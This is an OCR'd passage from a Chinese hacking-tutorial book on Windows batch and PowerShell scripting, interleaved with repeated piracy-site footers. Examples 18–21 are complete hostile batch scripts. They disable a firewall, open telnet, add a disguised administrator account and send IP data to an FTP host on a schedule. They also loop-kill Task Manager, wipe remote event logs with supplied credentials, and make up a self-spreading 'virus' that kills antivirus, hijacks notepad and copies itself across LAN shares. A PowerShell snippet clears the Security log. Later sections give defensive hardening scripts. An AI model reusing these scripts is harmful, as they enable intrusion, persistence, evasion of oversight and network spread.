


图 5-4　杀毒软件 AVG 扫描范例 18 结果为未发现感染

```
echo ************************************************************************
echo 关闭天网防火墙
taskkill /f /im pfw.exe
echo ************************************************************************
echo 在 Windows 默认防火墙上打开 telnet 使用的 23 端口
netsh firewall add portopening tcp 23 telnet
echo ************************************************************************
echo 添加一个近似管理员 Administrator 的账号
net user administrater /add
net localgroup administrators administrater /add
echo ************************************************************************
echo 启动 Telnet 服务
sc config tlntsvr start= AUTO
net start telnet
echo ************************************************************************
echo 自动将 IP 地址发送至指定的位置
echo 检测是否存在指定的文件，如果有，则跳至删除操作
if exist f:\temp\abc.txt goto NEXT
if exist f:\temp\ip.txt goto NEXT
goto NEXT1
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
:NEXT
del f:\temp\abc.txt
del f:\temp\ip.txt
:NEXT1
Echo 将 IP 地址保存至 ip.txt 这个文件
Ipconfig /all >>ip.txt
Echo 制作 FTP 执行脚本，用户可自行扩充
Echo 登录 FTP 服务器
echo open youftp.com >>f:\temp\abc.txt
echo ftpUsername >>f:\temp\abc.txt
echo ftp password >>f:\temp\abc.txt
echo binary >>f:\temp\abc.txt
Echo 删除 ftp 上旧的 ip.txt 文件，并上传新的 ip.txt 文件
echo delete ip.txt >>f:\temp\abc.txt
 f:\temp\ip.txt >>f:\temp\abc.txt
echo put f:\temp\ip.txt >>f:\temp\abc.txt
echo bye >>f:\temp\abc.txt
echo 执行前面定义的 FTP 脚本
ftp -s:f:\temp\abc.txt
echo 清除本地痕迹
del f:\temp\abc.txt
del f:\temp\ip.txt
echo ************************************************************************
echo 启动定时执行服务
sc config Schedule start= AUTO
net start Schedule
@at 10:03 %systemroot%\SYSTEM32\sample18.bat
@at 20:03 %systemroot%\SYSTEM32\ sample18.bat
exit
```

5.3.3 循环追杀任务管理器

任务管理器是一个令黑客头痛的工具，用户可以利用它轻易找出一些偷偷执行的木马，并能中止黑客安插的各种非法程序，所以，相当多病毒和木马均附带禁用任务管理器的功能。下面我们来看看如何用批处理达到同样的效果。

范例 19

执行以下程序时会释放出 killtaskmgr.bat、hide.vbs 两个文件。通过 hide.vbs 隐藏 killtaskmgr.bat 的执行窗体，在背景每隔 3 秒检测任务管理器是否载入，如果发现任务管理器处于运行状态，马上关闭其对应的线程。

```
echo ************************************************************************
echo killtaskmgr.bat 的运行时间比较长
echo 此脚本生成 hide.vbs，用于隐藏 timeshutdown.bat 的运行窗口

@echo Set ws = CreateObject("Wscript.Shell") >hide.vbs
@echo ws.run "cmd /c killtaskmgr.bat",vbhide  >>hide.vbs
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
@echo @echo off > killtaskmgr.bat
@echo @del hide.vbs > killtaskmgr.bat
@echo :loop >> killtaskmgr.bat
@echo tskill taskmgr >> killtaskmgr.bat
@echo  ping 127.1 -n 3 ^>nul  >> killtaskmgr.bat
@echo goto loop >> >> killtaskmgr.bat
Start hide.vbs
Exit
```

5.3.4　删除系统日志

出于安全方面的考虑，微软的日志记录服务无法使用 net stop 命令暂停或停用，要使用命令行删除系统日志，必须借助第三方工具，这里推荐使用 elsave（国内著名程序员-小榕的作品）。

范例 20

全面清除应用程序、安全及系统日志。该批处理需要使用 elsave 工具。该工具可以进入 http://download.csdn.net/source/2083257 网址下载获取。

```
@echo off
net use \\%1  %3  /user: %2
elsave -s \\%1 -l application -c
elsave -s \\%1 -l systemp -c
elsave -s \\%1 -l security -c
exit
```

用户在执行该范例时，需提供 IP 地址、可登录的账户名称及密码。例如要清除 192.168.1.67 这台电脑的日志，其账户名称为 admin、密码为 pw，则执行以下命令：

```
sample20.bat 192.168.1.67 admin pw
```

5.3.5　典型批处理病毒分析

具有强大功能的批处理，如果黑客加以利用，完全可以达到近似病毒的效果，更妙的是，几乎所有杀毒软件都视之为病毒程序。

这里我们来分析一个样本，此样本具有以下四项功能：

- 屏蔽杀毒软件；
- 修改注册表；
- 利用局域网共享目录复制、传播；
- 在设定的时间自动重启系统。

范例 21

```
@echo off
echo ************************************************************************
echo 屏蔽杀毒软件，如有需要依此格式手动添加其他需屏蔽项目
tskill Ravmon.exe & tskill kvMonXP.kxp

echo ************************************************************************
echo 以下为修改注册表项目
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    echo 本例修改注册表，劫持写字板，当用户打开写字板时系统自动打开 cmd.exe
    reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\notepad.exe"
    reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\notepad.exe" /v Debugger /t Reg_SZ /d cmd.exe

    echo ************************************************************************
    echo 复制文件至所有可用共享目录并添加计划任务
    echo 如果已经添加过一次，则跳过此部分
    If  exit  %windir%\system32\run.bat goto norun
    @echo .> %windir%\system32\run.bat
    net view | findstr "\\" >a.txt
    FOR /f  %%i IN (a.txt) DO  (
     net use * /delete /y
     echo | net use %%i /user:administrator >nul
     for /f %%x IN ('net view %%i^| findstr /i "Disk" ') DO (
     copy sample21.bat %%i\%%x\ sample21.bat
     at %%i 12:00 %%i\%%x\ sample21.bat
    )
    )
    @del a.txt
    :norun

    echo ************************************************************************
    echo 释放 timeshutdown.bat
    echo 此批处理每隔 20 秒，检测一次系统运行时间，如果超过 2 小时
    echo 倒计时 100 秒，重启系统

    @echo @echo off >timeshutdown.bat
    @echo @del hide.vbs >timeshutdown.bat
    @echo :loop >>timeshutdown.bat
    @echo for /f "tokens=2,4,6" %%%%a in ('systeminfo ^^^|findstr /c:"系统启动时间:"')
do ( >>timeshutdown.bat
    @echo   if /i %%%%b gtr 2 goto stopcp >>timeshutdown.bat
    @echo   ) >>timeshutdown.bat
    @echo  ping 127.1 -n 20 ^>nul >>timeshutdown.bat
    @echo goto loop >>timeshutdown.bat
    @echo :stopcp >>timeshutdown.bat
    @echo shutdown -r -t 100 -f -c 亲爱的朋友，电脑已经中毒，即将重新启动 >>timeshutdown.bat
    @echo del timeshutdown.bat >>timeshutdown.bat

    echo ************************************************************************
    echo timeshutdown.bat 的运行时间比较长
    echo 此脚本生成 hide.vbs，用于隐藏 timeshutdown.bat 的运行窗口

    @echo Set ws = CreateObject("Wscript.Shell") >hide.vbs
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
@echo ws.run "cmd /c timeshutdown.bat",vbhide  >>hide.vbs

Start hide.vbs
exit
```

5.4　批处理实例应用 2——系统安全加固

批处理程序并非黑客的专利，它也可以用于系统安全加固方面，协助管理员快速完成一些重复的、机械的工作。例如收集局域网的 MAC、IP 地址对应列表，绑定 IP/MAC 防御 ARP 欺骗，防御 AuroRun 类的 U 盘病毒等。

5.4.1　批处理绑定 MAC

在客户端将通信的 IP 地址与 MAC 地址绑定，可以对局域网内最常见的 ARP 欺骗攻击起到一定的防御作用，但是制作 IP 地址与 MAC 地址列表并完成绑定却是一项烦琐的工作。这时我们可以借助以下批处理程序来提升工作效率。

范例 22

获取局域网的 MAC 地址、IP 地址对应列表。

```
@echo off
:begin
cls
set input=
set /p top=请输入起始 IP:
set /p end=请输入结束 IP:
echo %top%|findstr "^[0-9]*\.[0-9]*\.[0-9]*\.[0-9]*$">nul||goto fail
echo %end%|findstr "^[0-9]*\.[0-9]*\.[0-9]*\.[0-9]*$">nul||goto fail

echo 将用户输入的数据分解为数组变量
set _top=%top:.= %
set _end=%end:.= %

call:check %_top% %_end%
goto ex

:check
echo 检查 IP 地址是否符合要求
if "%4"=="" goto fail
if "%8"=="" goto fail

for %%i in (%1 %2 %3 %4 %5 %6 %7 %8) do (
    if %%i gtr 255 goto fail
)
cls
echo %top%和 %end% 是正确的 IP
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
echo 开始扫描局域网...
echo.

call:scanx %_top% %_end%
goto ex

:fail
echo IP 地址输入有误,请重新输入!
echo.
pause
goto begin

:scanx
rem 遍历 C 类局域网地址
if %3 equ %7  (
for /L %%v in (%4,1,%8) do ( ping %1.%2.%3.%%v -w 1 -n 1 )
goto arp
)

for /L %%a in (%3,1,%7) do (
if %%a equ %7 (for /L %%v in (1,1,%8) do ( ping %1.%2.%%a.%%v -w 1 -n 1 >nul))
if %%a lss %7 (
if %%a equ %3  for /L %%v in (%4,1,254) do ( ping %1.%2.%%a.%%v -w 1 -n 1>nul )
if %%a neq %3  for /L %%v in (1,1,254) do ( ping %1.%2.%%a.%%v -w 1 -n 1 >nul))
)

:arp
@del Mac.txt
for /f " usebackq skip=3 tokens=1,2 delims= " %%i in (`arp -a `) do (
if NOT %%j==ff-ff-ff-ff-ff-ff echo %%i   %%j >>Mac.txt
)
echo.
echo MAC/IP 地址已经写入 Mac.txt
echo.
pause

:ex
Exit
```

范例 23

读取文本文件，绑定 MAC 与 IP 地址。

建议将此脚本命名为 autoexec.bat，并放置在 C 分区，以便在系统启动时能自动执行。假如脚本与 Mac.txt 不在同一文件夹内，则需要指定文件的路径。

```
for /f " usebackq tokens=1,2 delims= " %%i in (Mac.txt) do (arp -s %%i  %%j)
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.4.2　AutoRun 类病毒免疫程序

AutoRun 类病毒的传播原理是修改 Autorun.inf 文件。当用户双击打开磁盘时，系统自动载入该文件，并立即运行指定的木马或病毒主程序。

了解此原理后，结合 Windows 文件系统在同一目录下无法写入与子文件夹完全同名的文件（包含扩展名）这一特性，就可以设计出一个免疫批处理程序，只需删除磁盘中的 autorun.inf 文件，并在每一个磁盘下生成名为 Autorun.inf 的文件夹，即可达到免疫该类病毒的目的。

范例 24

该范例提供了两项功能：第一项是删除 autorun.inf 文件并建立相应的目录，让本机所有磁盘免疫 Autorun 类病毒；另一项功能是删除 autorun.inf 目录，恢复至免疫前的状态。

```
@echo off
cls
echo            按 S 键删除 Autorun.inf 并进行免疫
echo            按 D 键删除免疫程序
echo            按其他任意键退出
echo.
SET Choice=
SET /P Choice=          请选择要进行的操作:
IF /I '%Choice:~0,1%'=='s' GOTO setup
IF /I '%Choice:~0,1%'=='d' GOTO Delset
IF /I '%Choice:~0,1%'=='q' GOTO Exit
exit
:Setup
taskkill /im explorer.exe /f
for %%a in (C D E F G H I J K L M N O P Q R S T U V W X Y Z) do @(
     if exist %%a: (
         rd %%a:\autorun.inf /s /q
         del %%a:\autorun.inf /f /q
         mkdir %%a:\autorun.inf
         mkdir %%a:\autorun.inf\"病毒免疫勿删除../"
         attrib +h +r +s %%a:\autorun.inf
         echo "%%a:免疫成功"
         )
)
start explorer.exe
echo.
echo                        按任意键退出...
pause>nul
exit

:delset
For %%a In (C D E F G H I J K L M N O P Q R S T U V W X Y Z) Do @(
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        If Exist %%a: (
            rd %%a:\autorun.inf /s /q

        )
    )
    echo.
    echo                          操作完毕，按任意键退出...
    pause>nul
    exit
```

5.4.3 删除所有分区的默认共享

Windows 默认共享所有分区。不过不用担心，因为只有具有管理员权限的用户才能访问这些分区。假如，你想做得彻底一些，那么可以参考以下范例，制作一个批处理程序清除掉这些默认共享。

范例 25

清除所有分区默认共享的批处理程序。

```
    @echo off
    echo 开始删除每个分区下的默认共享.
    for %%a in (C D E F G H I J K L M N O P Q R S T U V W X Y Z) do @(
        if exist %%a:\nul (
            net share %%a$ /delete>nul 2>nul && echo 成功删除名为 %%a$ 的默认共享 || echo
名为 %%a$ 的默认共享不存在
        )
    )
    net share admin$ /delete>nul 2>nul && echo 成功删除名为 admin$ 的默认共享 || echo 名
为 admin$ 的默认共享不存在
    echo ------------------------------------------------------
    net stop Server>nul 2>nul && echo Server 服务已停止.
    net start Server>nul 2>nul && echo Server 服务已启动.
    echo ------------------------------------------------------
    echo 修改注册表以更改系统默认设置.
    echo 正在创建注册表文件.
    echo Windows Registry Editor Version 5.00> c:\delshare.reg
    :: 通过注册表禁止 Admin$共享，以防重启后再次加载
    echo
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]>>
c:\ share.reg
    echo "AutoShareWks"=dword:00000000>> c:\share.reg
    echo "AutoShareServer"=dword:00000000>> c:\share.reg
    echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]>> c:\ share.reg
    echo "restrictanonymous"=dword:00000001>> c:\share.reg
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
echo 导入注册表文件并删除临时文件
regedit /s c:\share.reg
del c:\share.reg
echo 程序已经成功删除所有的默认共享.
echo 按任意键退出...
pause>nul
```

5.5　防范黑客使用批处理入侵及攻击

批处理程序与其他程序一样，也需要拥有相应的权限才能完成指定的工作，例如黑客获取一个 User 账户后，执行新建账户并加入管理员组的批处理程序的操作将会失败，所以，防范黑客使用批处理入侵最根本的方法是严格管理系统的账户安全。

由于系统存在溢出漏洞等原因，黑客依然可能取得管理员权限的 Shell，并使用批处理程序攻击和入侵系统，因此，管理员应参考本节的内容防范这类攻击。

5.5.1　修改组策略禁用批处理

杀毒软件、防木马软件对黑客私人制作的批处理脚本束手无策。假如系统管理员想解决这个问题，可以尝试禁用命令解释器，让批处理脚本无法运行。毕竟正规的应用软件极少使用批处理的地方，从大局而言禁用批处理利大于弊，弊端是命令行随之停用，无法使用相关的管理命令，会给系统管理工作带来不便。禁用批处理的方法如下：

Step1　单击“开始”按钮，选择“运行”命令，在打开的对话框的“打开”栏输入 gpedit.msc，并按【Enter】键，打开“组策略”编辑器。

Step2　展开“用户配置”→“管理模板”→“系统”→“阻止访问命令提示符”项目，如图 5-5 所示。



图 5-5　展开“组止访问命令提示符”项目

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step3 在“阻止访问命令提示符”项目上双击，在打开的对话框中选择“已启用”单选按钮，在“也停用命令提示符脚本处理吗？”下拉列表中选择“是”项目，最后单击“确定”按钮，如图 5-6 所示。




图 5-6 停用 CMD 和批处理

禁用批处理后，该用户登录后，便无法使用命令提示字符及批处理文件了。若强行运行批处理或开启命令提示符窗口，将会出现“命令提示符已被系统管理员停用”的提示信息，如图 5-7 所示。




图 5-7 命令提示符已被停用的提示信息

提 示

需要注意的是，禁用批处理后，Telnet 服务将无法使用。此外，此方法只对当前登录的用户有效。假如要限制多个用户，需要以不同的用户身份登录，并重复执行以上操作。

5.5.2 限制命令解释器的使用权限

上一小节介绍的方法仅对当前登录的用户有效，假如要限制所有账户使用命令解释器，那么，可以参考以下方法修改命令解释器的执行权限，这样就可以杜绝黑客通过 Telnet、计划任务等方式偷偷运行批处理程序。

Step1 打开资源管理器，进入%windir%\system32 目录。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2　在 cmd.exe 上右击，选择“属性”命令。

Step3　在打开的对话框中切换至“安全”选项卡，如图 5-8 所示，取消所有用户和组的“读取和运行”允许权限，最后单击“确定”按钮。



图 5-8　取消所有用户和组的“读取和运行”cmd

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 6 章　Windows PowerShell 与脚本

黑客比较喜欢使用 UNIX、Linux 操作系统，一方面是因为这些系统具有开源特性，可以查看源代码以深入了解操作系统的架构；另一方面是这些操作系统具有成熟的 Shell，可以快速有效地操控系统。当然，许多习惯使用 Windows 图形界面的用户并不认同这一点。我们来做一个小实验吧，假如要找出 30 天没登录过这台电脑的用户，图形界面是无法完成这项任务的，但是，只要掌握 Windows PowerShell，就可以轻易让系统告诉你哪些账户一个月没有登录过。

6.1　Windows PowerShell 入门

对 Windows PowerShell 一无所知？不要紧！下面将介绍这种新推出不久的脚本语言，并说明如何调整本机执行策略才能运行 Windows PowerShell 脚本。

6.1.1　黑客的新利器——Windows PowerShell

本书第 3 章已经介绍了 Shell 与操作系统核心的关系，知道 Shell 是用户与操作系统核心之间交互的接口，并学习使用 CMD Shell，掌握了如何使用命令控制操作系统完成各种工作。

遗憾的是，Windows 的主流用户群体并不是 IT 技术人员，操控难度较大的 CMD Shell 一直没有得到微软的重视，这种情况直到 Windows 7 的推出才得以改善。在 Windows 7 系统中，微软以著名的 Posix Shell 为蓝本，吸取了 C#、Perl 语言的设计精髓，打造了一个全新的 Shell—Windows PowerShell。

利用 Windows PowerShell，可以摆脱图形界面、命令功能的限制，直接与操作系统内核“对话”，根据自己的构想设计出所需的各种功能，更高效地使用电脑。对于黑客而言，内置于 Windows 7 的 Windows PowerShell 是远程操控系统的捷径。不过，要走好这条捷径，必须具备一定的程序设计能力。如果已经具有 BASH、Perl、C#、VB Script、WMI 等程序设计基础，那么学习 Windows PowerShell 就会容易多了。

6.1.2　PowerShell 与传统命令的区别

虽然 PowerShell 与传统命令行 CMD Shell 都属于 Shell，但它们的使用环境、语法构成却大相径庭，在学习之前，应先了解它们之间的区别，这样才能更全面、深入地了解 Windows PowerShell。

- Windows PowerShell 是解释执行的脚本语言。

CMD Shell 包含的各个命令是编译好的可执行程序，可以直接在 Windows 环境运行；而 Windows PowerShell 是一种脚本(Script)语言，需要经过解释器解释才能执行。

- Windows PowerShell 具有高度一致性。

由于传统的 CMD Shell 在开发时并没有统一规划，不但参数众多，而且代表的含义也不固定。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

例如 copy 命令中的/B 表示复制二进制文件，而 dir 命令中的/B 表示不输入标题信息或摘要，这种多变的参数含义大大增加了 CMD Shell 的使用难度。

全新的 PowerShell 与程序语言一样，不但具有通用的公共参数，还可以调用标准的系统物件，用户只需记忆少量内容即可灵活使用。例如-Verbose 参数，搭配 PowerShell 任意的 cmdlet，作用均为显示详细执行信息。

- 直接操控系统物件，实现用户想法。

虽然传统的 CMD Shell 命令行参数众多，提供了较丰富的功能，依然难以满足实际使用需求。例如，黑客要找一个长时间没有登录的账户作为掩护，便找不到相应的命令满足此需求。

Windows PowerShell 并非传统命令行的增强、扩展，而是一种面向对象的脚本语言，它可以直接操控各类系统物件。借助变量、数组、流程控制语句，用户可以编写实现各种不同功能的脚本程序。当然，要达成此目的，用户还得花时间深入了解 WMI、COM、.Net Frame Work 等架构的程序物件及系统物件（此部分内容已经超出本章的讨论范围，建议读者参阅相关程序设计书籍）。

6.1.3　Windows PowerShell 使用简介

Windows PowerShell 内置于 Windows 7 系统中。单击“开始”按钮，选择“所有程序”→“附件”→“Windows PowerShell” →“Windows PowerShell”命令，即可看到 Windows PowerShell 控制台和 Windows PowerShell ISE 两种运行环境。

微软也提供了 Windows PowerShell 的独立版本供用户下载使用，只要打开网页 http://support.microsoft.com/kb/968929，即可下载集成 WinRM2.0 和 PowerShell 2.0 的软件包。安装该软件包之前，需要注意以下两点：

- Windows XP 必须安装.Net Frame Work3.1 和 Service Pack 3 才能安装此软件包。
- Windows Vista 必须安装.Net Frame Work3.1 和 Service Pack 1 才能安装此软件包。

安装完毕，同样可在开始菜单中找到“Windows PowerShell”命令，以及 Windows PowerShell 控制台和 Windows PowerShell ISE 两种启动选项。

其中，Windows PowerShell 控制台界面类似于传统的命令提示符窗口，可以直接执行 Windows PowerShell 语句，也可以载入及执行 Windows PowerShell 脚本，适合熟练 Windows PowerShell 的用户快速执行一些简单语句，如图 6-1 所示。




图 6-1　Windows PowerShell 控制台

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Windows PowerShell ISE 是一个简单的图形开发界面，它集成了脚本编辑器和调试窗口，具有彩色显示关键字、远程执行脚本等实用功能，比较适合黑客远端调试脚本，如图 6-2 所示。




图 6-2　Windows PowerShell ISE

下面使用 Windows PowerShell ISE 编写一个用于清空本机“安全”日志的小脚本，步骤如下：

Step1　在脚本区域输入以下内容。

```
$AppLog = New-Object -TypeName System.Diagnostics.EventLog -ArgumentList Security
#定义一个变量用于存放安全日志实例。
$Applog
#显示这个实例目前有多少条日志记录。
$Applog.clear()
#清空日志
$Applog
#再次显示这个实例的概要信息，将看到日志记录数量已经变为 1。
```

